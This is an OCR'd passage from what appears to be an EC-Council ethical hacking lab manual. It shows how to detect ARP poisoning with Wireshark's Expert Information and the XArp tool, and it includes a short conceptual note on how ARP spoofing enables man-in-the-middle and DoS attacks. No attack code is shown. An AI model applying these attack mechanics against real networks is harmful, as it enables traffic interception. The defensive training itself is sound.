


Figure 3.1.21: Stopping Packet Capture

41. Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.




Figure 3.1.22: Analyzing Expert Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The **Wireshark . Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.10.10)**, running on the **ARP/RARP** protocol.




Figure 3.1.23: Viewing Warnings

43. Arrange the **Wireshark . Expert Information** window above the **Wireshark** window so that you can view the packet number and the **Packet details** section.

44. In the **Wireshark . Expert Information** window, click any packet (here, **100**).

45. On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section.

46. The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.24: Duplicate IP Address Detected

Note: ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. At this point, the attacker can launch a DoS attack by associating a non-existent MAC address with the IP address of the gateway or may passively sniff the traffic, and then forward it to the target destination.

47. This concludes the demonstration of detecting ARP poisoning in a switch-based network.
48. Close the **Wireshark** window and leave all other windows running.

TASK 2 Detect ARP Attacks using XArp

Here, we will use the XArp tool to detect ARP attacks in the network.

1. Ensure that the ARP poisoning is running from the previous task where we used the **Windows Server 2019** virtual machine to perform ARP poisoning on the target systems, the **Windows 10** and **Parrot Security** virtual machines.

TASK 2.1

Install and Launching XArp

2. Switch to the **Windows 10** virtual machine. Navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp** and double-click **xarp-2.2.2-win.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **XArp Setup** window appears; click **Next**.

XArp is a security application that detects ARP-based attacks. It detects critical network attacks that firewalls cannot cover. It uses advanced techniques to detect ARP attacks like ARP spoofing. This application screens the whole subnet for ARP attacks using different security levels and fine-tuning possibilities. A local network that is subject to ARP attacks inspects every ARP packet and reports attacks against remote machines.

4. Follow the wizard-driven installation steps to install XArp with the default settings.

Figure 3.2.1: XArp Installation Wizard

5. On completion of the installation, the **Completing the XArp Setup Wizard** appears. Ensure that the **Run XArp** checkbox is selected and click **Finish**.




Figure 3.2.2: Completing the XArp Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Detect ARP Attacks

6. The XArp main window appears with a **Status** of **ARP attacks detected!** It also displays lists of the IPs, MAC addresses, hosts, and other information regarding the machines in the network.




Figure 3.2.3: XArp: ARP attacks detected

You can also use other ARP spoofing detection tools such as **Capsa Network Analyzer** (https://www.colasoft.com), **ArpON** (https://sourceforge.net), **ARP AntiSpoofer** (https://sourceforge.net), or **ARPStraw** (https://github.com) to detect ARP attacks on the network.

